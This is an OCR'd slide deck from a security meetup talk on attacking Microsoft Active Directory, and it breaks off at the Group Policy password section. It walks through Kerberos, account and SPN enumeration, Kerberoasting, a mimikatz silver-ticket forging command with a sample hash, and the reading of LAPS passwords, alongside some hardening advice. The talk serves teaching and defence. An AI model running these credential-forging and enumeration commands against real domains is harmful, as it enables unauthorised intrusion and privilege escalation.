SecTalks London 0x12
sectalks.slack.com (#sectalks_lon)

sectalks

Attacking Microsoft Active Directory

About us

- Monthly (in)security talks, workshops and CTFs.
- Community run with a strict no-bullshit policy

Different skill sets welcome: ops, devs, sysadmins, security researchers etc.
{Perth,Sydney,Brisbane,Melbourne,Canberra,Adelaide,Hobart}, **Australia**; Beijing, **China**; Ljubljana, **Slovenia**; Christchurch, **New Zealand**

$ whoami

Ian Austin

- Sysadmin
- Security Engineer
- Internal Penetration Tester
- n00b

♥ phishing, client-side, infrastructure, active directory


@egre55
https://egre55.github.io

Active Directory overview

- Enables centralised management of accounts and resources
- Distributed, multi-master system
- First shipped with Windows Server 2000
- Active Directory Domain Services (ADDS) is most familiar component
- Reported 95% of Fortune 1000 use Windows-based networks, so very prevalent.
- Important to examine security aspects of this technology, to harden our Active Directory infrastructure and detect any attacks against it

Active Directory overview

- Provides attackers with a rich source of information gathering, lateral movement, privilege escalation, and persistence opportunities
- Products such as Microsoft Advanced Threat Analytics (released in 2015) etc. have become very good at detecting Active Directory attacks
- MS ATA evasion beyond scope of talk, Nikhil Mittal's blog highly recommended



Now

Services exposing account credentials

Services running on 3 computers exposed 3 accounts' credentials in cleartext using LDAP simple bind.

Started at 6:00 PM Feb 1, 2018

42 minutes ago

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by from against 7 domain controllers, exposing 80 accounts.

42 minutes ago


Reconnaissance using SMB Session Enumeration

- This presentation will explore a wide range of attack techniques already in public domain

www.labofapenetrationtester.com/2017/08/week-of-evading-microsoft-ata-day1.html

Active Directory structure

- Arranged in a tree structure, forest at the top containing one or > domains
- Domain: a structure within which all objects (users, computers etc.) share the same Active Directory database
- The **Forest is the security boundary** within which objects are accessible
- Hierarchical structure of organisation is represented by Organisation Units




The following groups and users have t

Permission:

Link GPOs

Groups and users:

Name	Ap
Administrators	Th
Domain Admins (CORP\D...	Th
Enterprise Admins (CORP\...	Th
SYSTEM	Th



Name	Type
APP02	Computer
APP03	Computer
APP04	Computer
CALL01	Computer
EXCH02	Computer
EXCH03	Computer
FILE01	Computer
FTP02	Computer
ORA02	Computer
PROXY01	Computer
SQL01	Computer


Kerberos Authentication

- Stateless network authentication protocol based on tickets
- Exchanges a username/password for a Ticket Granting Ticket (TGT)
- Decouples user credentials from requests to consumable resources

- The Kerberos Key Distribution Centre does not record previous transactions
- Kerberos Ticket Granting Service ticket (TGS) just relies on a valid TGT
- Assumes that if user has a valid TGT, they **must** have proven their identity

- Default authentication protocol since Windows 2000
- Quite old and has come under increasing attack in recent years

Kerberos Authentication process


Client
KDC
① KRB_AS_REQ (request TGT)
② KRB_AS_REP (receive TGT)
③ KRB_TGS_REQ (present TGT and request TGS)
④ KRB_TGS_REP (receive TGS)
⑤ KRB_AP_REP (present TGS for service access)
Database Server
SPN: MSSQLSvc/SRVSQL01.CORP.LOCAL
Running in the context of domain service account “SVC-MSSQL”

The Kerberos service (KRBTGT account) can process TGT data

User logs on.

1. User password is converted to an NTLM. hash, which encrypts the authentication ticket (TGT) request.

2. The DC (KDC) checks the authentication service request (AS_REQ), checks user information and creates the Ticket-Granting Ticket (TGT). The TGT is delivered to the user (AS_REP).

3. The user presents the TGT to the DC when requesting the Ticket Granting Service (TGS) ticket for a specific service instance (TGS_REQ). If the TGT passes DC validation, it’s data is copied to create a TGS ticket.

4. The TGS is encrypted with the NTLM. password hash of the (service/ computer) account in which the service instance is running, and is delivered to the user (TGS_REP).

5. The user presents the TGS to the service and if valid, is able to connect to the service instance (AP_REQ)

https://adsecurity.org?p=2293

Enumerating Accounts

- Bad guys (simulated bad guys) get foothold => enumerate Active Directory
- Map out complex relationships of objects and permissions
- Identify and abuse misconfigurations / unintended relationships, to move laterally / vertically towards target objective

```
PS > Get-ADUser -Properties Name,distinguishedname,useraccountcontrol,objectClass -LDAPFilter
"(&(userAccountControl:1.2.840.113556.1.4.803:=65536))"
```




Table 1.1 UserAccountControl flag properties

PASSWD_CANT_CHANGE	64	MNS_LOGON_ACCOUNT	131072
ENCRYPTED_TEXT_PWD_ALLOWED	128	SMARTCARD_REQUIRED	262144
TEMP_DUPLICATE_ACCOUNT	256	TRUSTED_FOR_DELEGATION	524288
NORMAL_ACCOUNT	512	NOT_DELEGATED	1048576
INTERDOMAIN_TRUST_ACCOUNT	2048	USE_DES_KEY_ONLY	2097152
WORKSTATION_TRUST_ACCOUNT	4096	DONT_REQ_PREAUTH	4194304
SERVER_TRUST_ACCOUNT	8192	PASSWORD_EXPIRED	8388608
DONT_EXPIRE_PASSWORD	65536	TRUSTED_TO_AUTH_FOR_DELEGATION	16777216
PARTIAL_SECRETS_ACCOUNT	67108864		

https://support.microsoft.com/en-us/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-pro


Enumerating Privileged Groups

- Default “Administrators” group for domain
- Domain Admins and Enterprise Admins
- Schema Admins: modify Active Directory Schema
- Server Operators: highly privileged group, members cannot modify admin groups
- Backup Operators: if DC backups, should be considered Domain Admins
- DNSAdmins: ability to execute DLL on DC = privilege escalation to Domain Admin
- Print Operators: ability to log onto DC and load driver
- VMWare/Virtualisation Admins: if virtual DCs, should be considered Domain Admins
- Account Operators: modify non-protected accounts and groups in the domain
- Remote Desktop Users
- As defenders, we need to regularly audit membership of these groups
- Adding users to “Protected Users” reduces default footprint of credentials in memory


Enumerating Services

- Port scanning... nmap is noisy and may be detected
- Instead, Active Directory can provide a list of services that have registered with it
  ...and list the account in whose context a service is running
- Service instance will have unique Service Principal Name (SPN) in Active Directory
- Kerberos authentication uses SPNs to associate a logon account with a service

- Service info can be retrieved using the built-in SETSPN utility
- e.g. enumerate all MSSQL service instances in domain, and identify associated logon account



```
PS C:\Windows\System32> SETSPN.EXE -F -Q */* | FINDSTR MSSQL

MSSQLSvc/SRVSQL01.CORP.LOCAL:1433
MSSQLSvc/SRVSQL02.CORP.LOCAL:1433
MSSQLSvc/ADM01.CORP.LOCAL:SQLEXPRESS
```



```
PS C:\Windows\System32> SETSPN -F -Q MSSQLSvc/SRVSQL01.CORP.LOCAL

Checking forest DC=CORP,DC=LOCAL
CN=SVC-MSSQL,OU=Service Accounts,DC=CORP,DC=LOCAL
MSSQLSvc/SRVSQL01.CORP.LOCAL:1433
```

Kerberoasting

- Tim Medin revealed offensive technique called “Kerberoasting” (DerbyCon 2014)
- Abuses Kerberos authentication in order to crack service account passwords
- Possible as TGS ticket (TGS_REP) encrypted with password hash of service account

- Managed service accounts mitigate, but not in active use in many environments
- Shutting down server hosting the service doesn’t mitigate, as attack does not involve communication with target service
- Important to regularly audit the purpose and privilege of all enabled accounts

- Will Schroeder added to this by showing that AS_REPs can also be cracked (for accounts where Kerberos pre-authentication is disabled)

https://github.com/nidem/kerberoast
https://github.com/gentilkiwi/mimikatz

Silver Tickets

- Service account password + local admin = pwned server (ಠ‿ಠ)
- But authenticating with domain account involves communication with the DC and risks possible detection
- Can use “Silver” Kerberos ticket to bypass DC authentication for a specific service e.g. cifs, rpcss, http, wsman, mssql


e.g. Silver ticket to enable PS-Remoting to SRVSQL01 (repeat with HTTP service)

```
PS > mimikatz# kerberos::golden /user:svc-mssql /domain:corp.local /sid:S-1-5-21-2490183989-4136226752-3308112936 /id:1103 /target:srvsql01.corp.local /service:wsman /rc4:d4dad8b9f8ccb87f6d6d02d7388157ea /ptt
```

Note:
We need the NTML password hash of the domain service account. A weakness of NTML is that the hashes are created without salting. If we are unable to dump the NTML hash of the SVC-MSSQL account on the SQL server, we can still log onto a computer we have admin access to using the service account credentials and extract the hash.

Local Admin Password Solution (LAPS)

- Setting same local admin password on all computers is common bad practice
- With the NTLM hash, we can “pass the hash”
- Since Vista, PtH is not possible with local admin accounts (except default RID 500 admin account)




```
PS C:\Windows\System32> whoami /user

USER INFORMATION
----------------

User Name          SID
================== ============================================
WK01\Administrator S-1-5-21-231501963-3665193050-1790645734-500
```

- PtH also possible with any domain members of local Administrators group
- Local admin passwords should be unique and automatically rotate e.g. with Microsoft LAPS (Local Administrator Password Solution)
- Since 2015 release, LAPS has seen widespread adoption

Local Admin Password Solution (LAPS)

- LAPS stores password in protected ms-Mcs-AdmPwd attribute
- Domains Admins are able to access this protected attribute
- But Domain Admins group can contain many members…
- Helpdesk may be given LAPS permissions
- Domain join account automatically given “All Extended Rights” permission…
- ^^ account may not be configured with a strong password


- Leo Loobeek released the LAPSToolkit for identifying LAPS computers and passwords



```
PS C:\Windows\System32> Get-LAPSComputers

ComputerName       Password                        Expiration
-------------      ---------                       -----------
WK01.CORP.LOCAL    CEOIM5W4HZM874MG4DDEF087G       03/11/2018 12:30:38 30:38
WK02.CORP.LOCAL    0J5E7IKC009U6Y8453QU89CUI       02/25/2018 12:56:21 56:21
WK03.CORP.LOCAL    0V32140A8MGTM094PW987098D       03/01/2018 13:46:24 46:24
WK04.CORP.LOCAL    2F8YJ4UFMU98KDSMGHSMFHX3A       03/02/2018 12:56:09 56:09
WK05.CORP.LOCAL    GI4398U0MF457MH3F32H08MFW       03/03/2018 14:37:49 37:49
```

Group Policy

- Group Policies are stored in a world-readable SYSVOL share
- Group Policy Preferences (GPP) were new feature in Windows Server 2008
- Used to modify local users and groups
- Password AES-256 encrypted and stored in Groups.xml
- Microsoft published AES key on MSDN…
- Trivial to crack & low hanging fruit
- Check GPO edit rights – scheduled tasks run as SYSTEM


Microsoft
Developer Network
Downloads
Programs
Community
Documentation
MSDN Library
Open Specifications
Protocols
Windows Protocols
Technical Documents
[MS-GPPREF]: Group Policy: Preferences Extension Data Structure
2 Messages
2.2 Message Syntax
2.2.1 Preferences Policy Message Syntax
2.2.1.1 Preferences Policy File Format
2.2.1.1.1 Common XML Schema
2.2.1.1.2 Outer and Inner Element Names and CLSIDs
2.2.1.1.3 Common XML Attributes
2.2.1.1.4 Password Encryption

2.2.1.1.4 Password Encryption

